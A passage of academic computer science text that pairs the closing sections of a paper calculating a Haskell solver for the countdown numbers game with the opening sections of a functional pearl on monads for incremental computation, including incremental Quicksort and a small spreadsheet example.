$$\begin{aligned} &\text{elem}(xs, ys) (\text{nesplit } zs) \\ \Leftrightarrow &\quad \{ \text{definition of } \text{nesplit} \} \\ &\text{elem}(xs, ys) (\text{filter } \text{ne}(\text{split } zs)) \\ \Leftrightarrow &\quad \{ \text{Lemma 2, ne is total} \} \\ &\text{elem}(xs, ys) (\text{split } zs) \wedge \text{ne}(xs, ys) \\ \Leftrightarrow &\quad \{ \text{Lemma 1} \} \\ &xs ++ ys == zs \wedge \text{ne}(xs, ys) \quad \square \end{aligned}$$

In turn, this result can be used to show that the function *nesplit* returns pairs of lists whose lengths are strictly shorter than the original list:

*Lemma 4* if  $\text{elem}(\text{xs}, \text{ys}) (\text{nesplit} \text{ zs})$  then

$$\text{length } \text{xs} < \text{length } \text{zs} \wedge \text{length } \text{ys} < \text{length } \text{zs}$$

*Proof* By equational reasoning, using Lemma 3.  $\square$

Using the previous two results we can now establish the key lemma, which states that the function *exprs* is an inverse to the function *values*:

*Lemma 5*  $\text{elem}(\text{e}) (\text{exprs} \text{ ns}) \Leftrightarrow \text{values}(\text{e}) == \text{ns}$

*Proof* By induction on the length of *ns*, using Lemmas 3 and 4.  $\square$

Finally, it is now straightforward to state and prove that our brute force implementation is correct, in the sense that the function *solutions* returns the list of all expressions that satisfy the predicate *solution*:

*Theorem 6*  $\text{elem}(\text{e}) (\text{solutions} \text{ ns} \text{ n}) \Leftrightarrow \text{solution}(\text{e}) \text{ ns} \text{ n}$

*Proof*

$$\begin{aligned}
& \text{elem}(\text{e}) (\text{solutions} \text{ ns} \text{ n}) \\
\Leftrightarrow & \quad \{ \text{definition of } \text{solutions} \} \\
& \text{elem}(\text{e}) [\text{e}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}, \text{e}' \leftarrow \text{exprs} \text{ ns}', \text{eval} \text{ e}' == [\text{n}]] \\
\Leftrightarrow & \quad \{ \text{list comprehensions, Lemma 2} \} \\
& \text{elem}(\text{e}) [\text{e}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}, \text{e}' \leftarrow \text{exprs} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{simplification} \} \\
& \text{or} [\text{elem}(\text{e}) (\text{exprs} \text{ ns}') \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{Lemma 5} \} \\
& \text{or} [\text{values}(\text{e}) == \text{ns}' \mid \text{ns}' \leftarrow \text{subbags} \text{ ns}] \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{definition of } \text{elem} \} \\
& \text{elem}(\text{values}(\text{e})) (\text{subbags} \text{ ns}) \wedge \text{eval} \text{ e} == [\text{n}] \\
\Leftrightarrow & \quad \{ \text{definition of } \text{solution} \} \\
& \text{solution}(\text{e}) \text{ ns} \text{ n} \quad \square
\end{aligned}$$

## 5 Fusing generation and evaluation

The function *solutions* generates all possible expressions over the source numbers, but many of these expressions will typically be invalid (fail to evaluate), because non-zero naturals are not closed under subtraction and division. For example, there are 33,665,406 possible expressions over the source numbers [1, 3, 7, 10, 25, 50], but only 4,672,540 of these expressions are valid, which is just under 14%.

In this section we calculate an equivalent but more efficient program by fusing together the generation and evaluation phases to give a new function *results* that performs both tasks simultaneously, thus allowing invalid expressions to be rejected at an earlier stage. We start by defining a type *Result* of valid expressions paired

with their values, together with a specification for *results*:

```
type Result = (Expr, Int)
results :: [Int] → [Result]
results ns = [(e, n) | e ← exprs ns, n ← eval e]
```

Using this specification, we can now calculate an implementation for *results* by induction on the length of *ns*. For the base cases *length ns* = 0 and *length ns* = 1, simple calculations show that *results* [] = [] and *results* [n] = [(Val n, n) | n > 0]. For the inductive case *length ns* > 1, we calculate as follows:

```
results ns
= { definition of results }
[(e, n) | e ← exprs ns, n ← eval e]
= { definition of exprs, simplification }
[(e, n) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, e ← combine l r, n ← eval e]
= { definition of combine, simplification }
[(App o l r, n) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, o ← ops, n ← eval (App o l r)]
= { definition of eval, simplification }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, o ← ops, x ← eval l, y ← eval r, valid o x y]
= { moving the x and y generators }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, l ← exprs ls,
         x ← eval l, r ← exprs rs, y ← eval r, o ← ops, valid o x y]
= { induction hypothesis, Lemma 4 }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, (l, x) ← results ls,
         (r, y) ← results rs, o ← ops, valid o x y]
= { simplification (see below) }
[res | (ls, rs) ← nesplit ns, lx ← results ls,
      ry ← results rs, res ← combine' lx ry]
```

The final step above introduces an auxiliary function *combine'* that combines two results using each of the four arithmetic operators:

```
combine' :: Result → Result → [Result]
combine' (l, x) (r, y) = [(App o l r, apply o x y) | o ← ops, valid o x y]
```

In summary, we have calculated the following implementation for *results*:

```
results :: [Int] → [Result]
results [] = []
results [n] = [(Val n, n) | n > 0]
results ns = [res | (ls, rs) ← nesplit ns, lx ← results ls,
              ry ← results rs, res ← combine' lx ry]
```

Using *results*, we can now define a new function *solutions'* that returns the list of all expressions that solve an instance of the countdown problem by generating all

possible results over each subbag of the source numbers, and then selecting those expressions whose value is the target number:

$$\begin{aligned} \text{solutions}' &:: [\text{Int}] \rightarrow \text{Int} \rightarrow [\text{Expr}] \\ \text{solutions}' \text{ ns } n &= [e \mid \text{ns}' \leftarrow \text{subbags ns}, (e, m) \leftarrow \text{results ns}', m == n] \end{aligned}$$

It is now straightforward to show that our fused implementation is correct, in the sense that it has the same behaviour as our brute force version:

*Theorem 7*  $\text{solutions}' = \text{solutions}$

*Proof*

$$\begin{aligned} &\text{solutions}' \text{ ns } n \\ &= \{ \text{definition of } \text{solutions}' \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, (e, m) \leftarrow \text{results ns}', m == n] \\ &= \{ \text{specification of } \text{results}, \text{simplification} \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, e \leftarrow \text{exprs ns}, m \leftarrow \text{eval } e, m == n] \\ &= \{ \text{simplification} \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, e \leftarrow \text{exprs ns}, \text{eval } e == [n]] \\ &= \{ \text{definition of } \text{solutions} \} \\ &\quad \text{solutions ns } n \quad \square \end{aligned}$$

In terms of performance,  $\text{solutions}' [1, 3, 7, 10, 25, 50] 765$  returns the first solution in 0.08 seconds (just over 10 times faster than  $\text{solutions}$ ) and all solutions in 5.76 seconds (almost 20 times faster), while if the target is changed to 831 the empty list is returned in 5.40 seconds (almost 20 times faster).

## 6 Exploiting arithmetic properties

The language of arithmetic expressions is not a free algebra, but is subject to equational laws. For example, the equation  $x + y = y + x$  states that addition is commutative, while  $x / 1 = x$  states that 1 is the right identity for division. In this section we make a further improvement to our countdown program by exploiting such arithmetic properties to reduce the search and solution spaces.

Recall the predicate *valid* that decides if applying an operator to two non-zero naturals gives another non-zero natural. This predicate can be strengthened to take account of the commutativity of addition and multiplication by requiring that their arguments are in numerical order, and the identity properties of multiplication and division by requiring that the appropriate arguments are non-unitary:

$$\begin{aligned} \text{valid}' &:: \text{Op} \rightarrow \text{Int} \rightarrow \text{Int} \rightarrow \text{Bool} \\ \text{valid}' \text{ Add } x \text{ y} &= x \leqslant y \\ \text{valid}' \text{ Sub } x \text{ y} &= x > y \\ \text{valid}' \text{ Mul } x \text{ y} &= x \neq 1 \wedge y \neq 1 \wedge x \leqslant y \\ \text{valid}' \text{ Div } x \text{ y} &= y \neq 1 \wedge x \text{ 'mod' } y == 0 \end{aligned}$$

Using this new predicate gives a new version of our formal specification of the countdown problem. Although we do not have space to present the full details

here, this new specification is sound with respect to our original specification, in the sense that any expression that is a solution under the new version is also a solution under the original. Conversely, the new specification is also complete up to equivalence of expressions under the exploited arithmetic properties, in the sense that any expression that is a solution under the original specification can be rewritten to give an equivalent solution under the new version.

Using *valid'* also gives a new version of our fused implementation, which we write as *solutions''*. This new implementation requires no separate proof of correctness with respect to our new specification, because none of the proofs in previous sections depend upon the definition of *valid*, and hence our previous correctness results still hold under changes to this predicate. However, using *solutions''* can considerably reduce the search and solution spaces. For example, *solutions''* [1, 3, 7, 10, 25, 50] 765 only generates 245,644 valid expressions, of which 49 are solutions, which is just over 5% and 6% respectively of the numbers using *solutions'*.

As regards performance, *solutions''* [1, 3, 7, 10, 25, 50] 765 now returns the first solution in 0.04 seconds (twice as fast as *solutions'*) and all solutions in 0.86 seconds (almost seven times faster), while for the target number 831 the empty list is returned in 0.80 seconds (almost seven times faster). More generally, given any source and target numbers from the television version of the countdown problem, our final program *solutions''* typically returns all solutions in under one second, and we have yet to find such a problem for which it requires more than three seconds.

## 7 Further work

Possible directions for further work include the use of tabulation or memoisation to avoid repeated computations, exploiting additional arithmetic properties such as associativity to further reduce the search and solution spaces, and generating expressions from the bottom-up rather than from the top-down.

# Monads for Incremental Computing

## Functional Pearl

Magnus Carlsson

### Abstract

This paper presents a monadic approach to incremental computation, suitable for purely functional languages such as Haskell. A program that uses incremental computation is able to perform an incremental amount of computation to accommodate for changes in input data. Recently, Acar, Blelloch and Harper presented a small Standard ML library that supports efficient, high-level incremental computations [1]. Here, we present a monadic variant of that library, written in Haskell extended with first-class references. By using monads, not only are we able to provide a purely functional interface to the library, the types also enforce “correct usage” without having to resort to any type-system extension. We also find optimization opportunities based on standard monadic combinators.

This is an exercise in putting to work monad transformers with environments, references, and continuations.

## 1 Introduction

It is often a tedious task to translate a library from an imperative language into a purely functional language. Types need to mirror where different effects may happen, and here, the standard approach is to use monads [16]. The reward is that the interface of the purely functional library is more precise about what effects different operations have. It can also happen that monads lead us to an interface that is simpler, and more precisely captures how the operations can be correctly combined. The exercise described in this paper is an example of this.

Our starting point is the elegant mechanism for high-level incremental computation presented in [1]. The paper comes with a 69-line Standard ML [11] library that “under the hood” maintains a dependency graph to support efficient recomputation due to incremental changes in the input. Using this library, a programmer can develop applications that support incremental computing on a high level, without having to deal with the intricacies of checking if recomputation is needed, or keeping the necessary data dependencies consistent. This is demonstrated by examples in [1] and in the following sections.

We will show how the ML library can be turned into a purely functional Haskell [13] module, using first-class references.

In the next section, we give an example of incremental programming, and present the ML library, which is our starting point. Section 2 develops a monadic interface in Haskell, based on considerations on how the interface should be used, and on the ML interface. Section 3 puts the monadic interface to a more serious test by using it for two larger examples: the incremental Quicksort, and a spreadsheet embryo. We describe the key parts of the monadic implementation in Section 4, and Section 5 concludes.

### 1.1 The ML Library

Using the library from [1], we can express the following incremental computation in Standard ML:

```
let val m      = mod (op=) (fn d => write(d,1))
   val mplus1 = mod (op=) (fn d =>
                           read(m,fn v =>
                                 write(d,v+1)))
in change (m,2);
   propagate()
end
```

This defines `m` to be a *modifiable* integer, with the value 1. It also defines the modifiable `mplus1`, to be whatever value `m` has, plus 1. We then change the value of `m` to 2, and instruct the library to propagate that change to all dependent modifiables. The incremental library uses the comparison operation we supplied (`op=`) to decide that the new value of `m` really is different from the old. It keeps track of the fact that `mplus1` must be recomputed, since it read the value of `m`. The recomputation is done by applying `fn v => write(d,v+1)` to the modified value of `m`. As a result, `mplus1` will change to 3. This concludes our first, somewhat trivial example of an incremental computation.

The complete signature of the ML library is given in Figure 1. Note that Acar *et al.* talks about *adaptive* computation, but in what

```

signature ADAPTIVE =
sig
  type 'a mod
  type 'a dest
  type changeable
  val mod: ('a * 'a -> bool) ->
    ('a dest -> changeable) -> 'a mod
  val read: 'a mod * ('a -> changeable) -> changeable
  val write: 'a dest * 'a -> changeable
  val change: 'a mod * 'a -> unit
  val propagate: unit -> unit
  val init: unit -> unit
end

```

**Figure 1. Interface for the SML adaptive library**

follows, we will mainly use the more traditional term *incremental* computation.

The type `'a mod` stands for a modifiable (variable) of type `'a`. These modifiables are defined by `mod` and `write`, changed by `change` and `propagate`, and read by `read`. The types prevent a user from directly reading a modifiable: since the values of modifiables might change, it only makes sense to read them while defining values of other modifiables.<sup>1</sup> The vehicle here is the type `changeable`, which represents a computation that might depend on other modifiables, and thus might need to be recomputed. Changeables are expressions that read zero or more modifiables in a continuation-passing style, and finally write to the modifiable being defined or updated. It is the job of the *destination* parameter (of type `'a dest`), provided by `mod`, to keep track of which modifiable should be written. In the example we saw, the destination parameters were called `d`. There is one more operation in the ML library: `init`. This is a meta operation used to initialize the library.

## 1.2 Correct usage

For the library to work correctly, each changeable expression must use its destination exactly once, in a write operation (this is called *correct usage* in [1]). Unfortunately, the types of the operations are not precise enough to prevent incorrect usage. Here are two examples (we will abstract over the comparison operations in the following as `cmp`, `cmp'` etc):

`mod cmp (fn d => write(d,1); write(d,2))`: Incorrect—the destination is used in two write operations.

`mod cmp (fn d => write(d,`  
`mod cmp' (fn d' => write(d',1))))`: Incorrect—the destination `d` is used more than once and `d'` is not used in any write operation.

The implementation of the ML library given in [1] does checks at runtime that catch some incorrect uses, but not all. To ensure correct usage statically, a special-purpose functional language with a modal type system is presented in [1].

Is it possible to design the interface of the library so that correct usage can be statically ensured, without any type-system extensions? In what follows, we will see how a monadic framework can guide us toward a solution.

<sup>1</sup>Therefore, any interesting adaptive program using this interface must ultimately rely on side effects to make the values of modifiables observable.

## 2 Translation into Haskell

How should we approach the problem of translating the ML library into the purely functional Haskell? Here, readers might stall and say that there is not much we can do before we have looked at the *implementation* behind the interface in Figure 1. Naturally, we will do this in due time. However, it is useful to start out by taking a step back and just look at the interface, the types of its operations, and use patterns.

### 2.1 Use patterns for changeables

Changeables are written in a continuation-passing style (CPS) in which a number of modifiables are read, followed by a write operation to a destination. Here is an example:

```

m = mod cmp (fn d => read(m1, fn v1 =>
  let val x = f v1 in
  read(m2, fn v2 =>
    let val y = g v1 v2 in
    write(d,(x,y))
    end)
  end))

```

This style makes the order of the read operations explicit, and the ML library observes these to build a dependency graph that describes the work needed to recompute `m` given changes of `m1` or `m2`. If `m1` changes, the subexpression `fn v1 => ...` needs to be recomputed, which involves calling `f` and `g`. If `m2` changes, but not `m1`, we only need to recompute `fn v2 => ...`, which only involves calling `g`.

### 2.2 The relation between CPS and monads

We can easily adopt the CPS for our Haskell library, but we actually benefit from using a monadic style instead. There is a close correspondence between continuations and monads [16]. In CPS, operations take a continuation, which is of some “answer” type `A`. This continuation is possibly parameterized by some value that the operations provide. Operations of type  $(\alpha \rightarrow A) \rightarrow A$  correspond to a monadic operation  $C\alpha$ , and we can think of these types as synonyms. As an example, assuming we have the CPS operations `op1` and `op2`, we can define an adding combinator `op3` (from now on, we will use Haskell syntax):

```
op3 k = op1 (\a -> op2 (\b -> k (a + b)))
```

The combinator can be expressed in a monadic style instead, eliminating the continuation parameter:

```
op3 :: C Integer
op3 = op1 >>= \a -> op2 >>= \b -> return (a + b)
```

Here we have assumed the following types for the operations:

```
op1     :: C Integer
op2     :: C Integer
(>>=)   :: C a -> (a -> C b) -> C b
return  :: a -> C a
```

The last two operations are the *bind* and *unit* operations that every monad has. So far, the monadic style might seem complicated compared to CPS, where we didn’t have to use bind and unit. But the benefit is that we have eliminated the continuation parameter, thereby preventing derived operations from using non-local jumps.

For example, using CPS, nothing prevents us from defining an operation `bad` that ignores the continuation parameter and instead invokes some other continuation that happens to be in scope:

```
bad k = op1 (\a -> op2 (\b -> k' (a + b)))
```

By hiding the continuation inside the abstraction barrier of a monad, we can keep better control over how it is used. Now, this is good news! It indicates that we are approaching a solution that prevents the incorrect usage examples given in Section 1.2. A key observation is that the destination parameter, in conjunction with the write operation, plays the role of a continuation that can be hidden from the user.

## 2.3 Changeables as monads

Let us look at the types of the operations from Figure 1 that involve changeables. We will adapt these types to Haskell by capitalizing type constructors and using curried functions:

```
mod   :: (a -> a -> Bool) ->
        (Dest a -> Changeable) -> Mod a
read  :: Mod a -> (a -> Changeable) -> Changeable
write :: Dest a -> a -> Changeable
```

From what we have learned, we see that the `read` operation stands out as a candidate for a monadic operation that we can name `readMod`:

```
readMod :: Mod a -> C a
```

Here, `C a` is the monadic type that corresponds to the CPS type `(a -> Changeable) -> Changeable`.

What is the monadic analog to `write`? Answer: nothing at all! As we already mentioned, we want the `write` operation to be part of the continuation that we hide from the user. Another way of saying this is that instead of providing the `write` operation to the programmer, we put it into the `mod` operation itself. This makes sense, since the `write` operation concludes every correct changeable. Intuitively, it should be almost effortless to push it “over the edge”, effectively factoring it out. We can try to capture the correct usage pattern by providing the derived operation `correctMod` instead of `mod`:

```
correctMod :: (a -> a -> Bool) -> C a -> C (Mod a)
correctMod cmp c = mod cmp (\d -> c (\a -> write d a))
```

We will refine this in a moment; by this definition we merely try to convey the intuitive relation with the original `mod` operation. Note that we need a monadic type for `correctMod`: otherwise, the effects in its argument `c` cannot be performed. So `correctMod` executes `c`, returning a new modifiable. Note also that since `correctMod` is an operation in `C`, it is possible to create modifiables inside the creation of other modifiables. This is particularly useful for defining recursive data structures that contain modifiables, as we shall see in Section 3.1.

Now, it is time to look at the remaining operations that let us change the values of a number of modifiables, and then to propagate the changes. These are highly imperative in nature and access and manipulate the underlying dependency graph. Therefore, it makes sense to look for monadic types for these operations. Should they be operations in the `C` monad? This would mean that changeable expressions could invoke `change` and `propagate`, which could invoke other changeable expressions, possibly resulting in infinite loops.

```
newtype A a
newtype C a
newtype Mod a
instance Monad A
instance Monad C

class Monad m => NewMod m where
    newModBy :: (a -> a -> Bool) -> C a -> m (Mod a)
instance NewMod A
instance NewMod C

newMod   :: (NewMod m, Eq a) => C a -> m (Mod a)
readMod  :: Mod a -> C a
change   :: Mod a -> a -> A ()
propagate :: A ()
```

Figure 2. Interface for the Haskell adaptive library.

Let us make the design decision that the imperative `change` and `propagate` operations should be prevented inside changeables. This suggests that these operations live in another monad, which we can call `A` for Adaptive. The monadic types for `change` and `propagate` will then be:

```
change   :: Mod a -> a -> A ()
propagate :: A ()
```

How do we create modifiables to start with? The type of `correctMod` only allows for the creation of modifiables inside other modifiables! Why not allow creation of modifiables in the `A` monad too?

```
correctModA :: (a -> a -> Bool) -> C a -> A (Mod a)
```

Experienced Haskell programmers will immediately spot that this type is a candidate for an *overloaded* operation. Let us define a class `NewMod`, and assume we have `NewMod` instances for the `A` and `C` monads. The overloaded operation has type

```
NewMod m => (a -> a -> Bool) -> C a -> m (Mod a)
```

Not only does this allow us to use the same name in both `A` and `C` for creating modifiables, it also enables us to derive more operations that can be used in both monads.

While we have our overloading hat on, our attention is drawn to the comparison operation of type `a -> a -> Bool`. In cases like this, there is a tradition in Haskell libraries [12] to provide two operations, one which is conveniently overloaded in the `Eq` class, and one which gives precise control over the comparison operator. For example, we have the `nub` and `nubBy` functions from the List library:

```
nubBy :: (a -> a -> Bool) -> [a] -> [a]
nub   :: (Eq a) => [a] -> [a]
nub   = nubBy (==)
```

We will follow this tradition, and provide the convenient operation `newMod` with which users don’t have to specify the comparison operation. Thus, we end up with a library interface that we summarize in Figure 2.

## 3 Examples in Haskell

Before we throw ourselves into the implementation details behind the interface in Figure 2, let us “dry run” it against some examples.

In an example similar to op3 in Section 2.2, we can define a monadic operation op4:

```
op4 = op1 >= \a ->
      op2 >= \b ->
      let c = a + b
      in
      op3 >= \_ ->
      return c
```

Using the do notation, the bind operation and lambda is combined into a left arrow, and we get a shorter notation for operations for which we are only interested in their effects (op3):

```
op4 = do a <- op1
        b <- op2
        let c = a + b
        op3
        return c
```

**Figure 3. Example of Haskell's do notation**

This will reveal if we can combine the operations in a useful way, and we will let the examples suggest extensions to the interface. For our examples, we will use Haskell's *do notation* [13], which provides convenient syntactic support for monadic programming. Figure 3 explains the do notation briefly.

A first example immediately comes to mind: let us translate the incremental ML computation from Section 1.1. Since value declarations in ML are effectful, we put them in a do command sequence:

```
do m      <- newMod (return 1)
  mplus1 <- newMod (do v <- readMod m
                      return (v+1))
  change m 2
  propagate
```

Typically, Haskell programmers avoid parentheses around a potentially large expression that is the last argument of some function by using the low-precedence operator \$. Using this style, the example becomes

```
do m      <- newMod $ return 1
  mplus1 <- newMod $ do v <- readMod m
                        return (v+1)
  change m 2
  propagate
```

It is instructive to compare this with the ML code in Section 1.1. Note how the destination parameters have disappeared, and that the changeables don't use any write operations. It is obvious that by eliminating the write operation, changeable expressions get a more declarative feel.

On the other side, we no longer hide the fact that the creation of modifiables is an effect. Finally, the continuation passing style used in the changeables has been replaced by the monadic style. Thus, monads offer the one stylistic glue that holds the Haskell example together.

After this example, we have enough confidence to try some larger examples.

```
datatype 'a list' = NIL
                  | CONS of ('a * 'a list' mod)

(* modl : ('a list' dest -> changeable) ->
   'a list' mod *)
fun modl f = modl (fn (NIL,NIL) => true
                     | _ => false) f

(* filter' : ('a -> bool) -> 'a list' mod ->
   'a list' mod *)
fun filter' f l =
let fun filt(l,d) = read(l, fn l' =>
    case l' of
        NIL => write(d, NIL)
        | CONS(h,r) =>
            if f(h) then write(d,
                CONS(h, modl(fn d => filt(r,d))))
            else filt(r, d))
in modl(fn d => filt(l, d))
end

(* qsrt' : int list' mod -> int list' mod *)
fun qsrt'(l) =
let fun qs(l,rest,d) = read(l, fn l' =>
    case l' of
        NIL => write(d, rest)
        | CONS(h,r) =>
            let
                val l = filter' (fn x => x < h) r
                val g = filter' (fn x => x >= h) r
                val gs = modl(fn d => qs(g,rest,d))
            in qs(l,CONS(h,gs),d)
            end)
in modl(fn d => qs(l,NIL,d))
end
```

**Figure 4. Incremental Quicksort in ML.**

```
data List' a = NIL | CONS a (Mod (List' a))
deriving Eq

filter' :: (Eq a, NewMod m) =>
           (a -> Bool) -> Mod (List' a) ->
           m (Mod (List' a))
filter' f l = newMod (filt l)
where
  filt l = do
    l' <- readMod l
    case l' of
        NIL      -> return NIL
        CONS h r ->
            if f h then CONS h `liftM` newMod (filt r)
            else filt r

qsrt' :: (Ord a, NewMod m) =>
         Mod (List' a) -> m (Mod (List' a))
qsrt' l = newMod (qs l NIL) where
  qs l rest = do
    l' <- readMod l
    case l' of
        NIL -> return rest
        CONS h r -> do
            l <- filter' (<h) r
            g <- filter' (>=h) r
            gs <- newMod (qs g rest)
            qs l (CONS h gs)
```

**Figure 5. Incremental Quicksort in Haskell.**

### 3.1 The incremental Quicksort

Acar *et al.* present an incremental version of Quicksort in [1], which we show in Figure 4. This version accepts as input a variant of the standard list type that allows the tail of a list to be modified (the type ‘*a* list’). This data structure is particularly useful for input lists to which we want to append data incrementally. Indeed, the authors show that the incremental Quicksort can insert a new element appended to its input list of length  $n$  in expected  $O(\log n)$  time.

A version that uses the Haskell variant of the incremental library is shown in Figure 5. Let us go through the principal differences between the two variants.

**The conservative comparison operation.** ML-Quicksort uses a conservative comparison operation in constructing modifiable lists in the `mod` definition. The comparison treats all modifiable lists as different unless they are empty. Although this conservative comparison operation may trigger changeables to be recomputed more often than needed, it has the benefit of being computable in constant time.

Haskell-Quicksort instead appeals to the overloaded equality operation derived in the definition of `List'`. This equality operation in turn consults underlying equality operations on the elements of the list, and on modifiables. How do we test if two modifiables are equal? We cannot really hope for semantic equality here, since modifiables depend on the changeable computations. Moreover, semantic equality would not be a pure operation, since modifiables can be modified! Let us make the design decision that we only provide the conservative equality operation for modifiables, which is true if and only if the arguments are the *same* modifiable. This leads us to our first extension of the interface in Figure 2. We state that there is an instance declaration for `Mod a` in `Eq`, which does not depend on equality for `a`:

```
instance Eq (Mod a)
```

For Haskell programmers, this instance might come across as a weird member of the `Eq` class. Usually, `Eq` instances are not conservative; rather, they tend to lump elements together in equivalence classes. However, the most important property of an `Eq` instance is that its equality operation forms an equivalence relation, and this is indeed the case with our instance for modifiables.

The comparison operation in Haskell turns out to be less conservative than its ML counterpart. Not only does the Haskell operation identify empty lists as equal, it returns true for lists whose heads are equal and whose tails are the same modifiable. Still, it runs in constant time for lists over basic types such as `Int` and `Char`.

**The changeable expressions.** Again, we see that the monadic version eliminates all destination variables, continuations, and write operations. The cleanup is significant, since `filt` and `qs` no longer need destination parameters.

**Monadic styles.** Since `newMod` is a monadic operation (in contrast to `mod`), we cannot directly apply the `CONS` constructor to it in the recursive call in `filt`. The standard remedy is to *lift* the constructor function to a monadic function using `liftM`:

```
liftM :: Monad m => (a -> b) -> m a -> m b
liftM f ma = do a <- ma
                 return (f a)
```

Finally, we observe that the types of `filter'` and `qsort'` are both overloaded monadic operations in the `NewMod` class. Thus they can be used both in the outer-level `A` monad, and in changeable expressions living in the `C` monad. Note that the `newMod` operation is used inside `filt` which in turn is inside a `newMod` operation in `filter'`. This is one example in which it is necessary to create modifiables in the changeable monad `C`.

### 3.2 An embryonic spreadsheet

A classic example of a program that benefits from incremental computation is a *spreadsheet*. A large spreadsheet can have thousands of cells, containing numbers and formulas referring to other cells. When a user updates a cell, an efficiently implemented spreadsheet program only redraws that cell and other cells that depend on it. Let us see how the basic mechanism behind a spreadsheet program can be implemented using the incremental library.

We start by defining a datatype that captures the abstract syntax for expressions of cells.

```
data Expr v =
  Const Integer | Add (Expr v) (Expr v) | Cell v
  deriving Eq
```

With this type, we intend to express integer constants, addition of expressions, and references to *values* of other cells. What should the type of a cell’s value be? Since the content of a cell might be changed by the user, it should be a modifiable:

```
type Value = Mod Integer
```

Now, we can write an evaluator for our expressions. Since expressions might refer to other cells, the value of an expression might change. Therefore, we put the evaluator in the `C` monad:

```
eval :: Expr Value -> C Integer
eval (Const i) = return i
eval (Add a b) = return (+) `ap` eval a `ap` eval b
eval (Cell m) = readMod m
```

Here, we have used the left-associative infix operator `ap`, which can be seen as the function application operation lifted to a monad:

```
ap :: Monad m => m (a -> b) -> m a -> m b
ap mf ma = do
  f <- mf
  a <- ma
  return (f a)
```

By using `ap` and `return`, we lift the addition function to the `C` monad and apply it to the results of the recursive calls to the evaluator.

The evaluator is a straightforward example of a monadic interpreter [16]. The interesting case is when we encounter a `Cell`, where we have to use `readMod` to access the value of the cell.

We can now use the evaluator to create a *cell* containing a modifiable expression:

```

type Cell = Mod (Expr Value)

newCell :: NewMod m => m (Cell, Value)
newCell = do
  c <- newMod $ return (Const 0)
  v <- newMod $ readMod c >>= eval
  return (c,v)

```

The `newCell` operation creates and returns a new cell with an initial value of zero. But not only does it return the cell, it also returns its value. This value is calculated using `eval`, and since it is modifiable, it will track future modifications of the cell.

How can we try this out? It turns out that there is a major flaw in our monadic interface: there is no way to “run” any computations in the `A` monad. Moreover, the modifiables are rather useless as it stands, since they can only be observed while defining other modifiables. How should we allow for modifiables to be observed? For a fully-fledged, interactive spreadsheet program, changes to a cell will trigger rendering operations in the user interface. For our purposes, it will suffice if we can print strings to the screen. This suggests that we need some means of putting I/O operations in the `C` and `A` monads, and that we need a way to invoke `A` computations from the top level in a Haskell program, that is, from the `IO` monad:

```

class InIO m where
  inIO :: IO a -> m a

instance InIO A
instance InIO C

inA :: A a -> IO a

```

Now, we can expand our spreadsheet example into a complete adaptive program. Let us first define a *cell observer* that creates a cell, and also observes its value by printing to the screen:

```

newCellObserver :: NewMod m => String -> m (Cell, Value)
newCellObserver l = do
  (c,v) <- newCell
  newMod $ do
    x <- readMod v
    inIO $ putStrLn (l ++ " = " ++ show x)
  return (c,v)

```

Here, `putStrLn` is a standard operation for printing a string to the screen. When we create a cell with `newCellObserver` applied to some label, its initial value will be printed. Moreover, whenever the value of the cell changes, the new value will be printed. This can happen if we change the expression in the cell, or if the cell refers to some other cell value that changes.

Let us use `newCellObserver` in a small program to create two cells, and then change their values to observe the effects:

```

1 main = inA $ do
2   (c1,v1) <- newCellObserver "c1"
3   (c2,v2) <- newCellObserver "c2"
4   change c2 (Add (Cell v1) (Const 40))
5   propagate
6   change c1 (Const 2)
7   propagate

```

The creation of the two cell/value pairs in lines 2 and 3 result in their initial values being printed to the screen:

```

c1 = 0
c2 = 0

```

We then change the expression of `c2` to be the value of `c1` plus 40. The propagation of this change on line 5 triggers the new value of `c2` to be printed:

```

c2 = 40

```

Finally, the change of `c1`, once it’s propagated on line 6, triggers changes in the values of both cells, so two more lines are being output:

```

c1 = 2
c2 = 42

```

What happens if we introduce a circularity in the spreadsheet? In our example, this can be done by adding the following operations:

```

8   change c1 (Cell v2)
9   propagate

```

The answer is not too surprising: the library will loop in search for a fixpoint. In this case, there is no fixpoint, and the loop will be infinite.

### 3.3 Optimizing the `ap` combinator

Let us reconsider the definition for `ap` that we defined in conjunction with the evaluator. Suppose that the expression `mf` reads the value of a modifiable which has changed. This triggers a recomputation of `mf`, yielding a new value for `f`. The library will recompute everything that comes after the binding of `f`, in particular, `ma`. But this is a waste, since `ma` doesn’t have `f` as a free variable! We can isolate the changes in `mf` from `ma` by introducing an auxiliary modifiable:

```

ap :: C (a -> b) -> C a -> C b
ap mf ma = do
  m <- newModBy (\_ _ -> False) mf
  a <- ma
  f <- readMod m
  return (f a)

```

The changed value from `mf` has now been captured inside `m`. We carefully avoid looking at this value until *after* evaluating `ma`.

In the original definition of `ap`, changes inside `ma` did not trigger recomputation of `mf`, since `mf` was evaluated before `ma`. The optimized version is more symmetric, in that there are no dependencies in any direction between the arguments. By using the optimized version in the evaluator, we achieve a fine-grained incremental computation: a changed cell value propagates up the spine of the expression tree, but no other subtrees of the expression need to be recomputed.

It is an interesting exercise to develop the spreadsheet example into a more complete spreadsheet program, but we leave it for now.

## 4 Implementation

Most of the implementation behind the interface in Figure 2 closely follows the ML implementation in [1]. In this section, we will give a short recapitulation of the mechanism implemented in the library, and then present our implementation, focusing on parts that differ from the ML implementation. The complete Haskell implementation is available online at [3].

The implementation relies on the following principal data structures:

**Dependency graph:** Each modifiable acts as a node, and carries a list of dependent changeables (acting as edges). The edges are created dynamically: during evaluation of a changeable, an edge is added to the dependency list of each modifiable it reads.

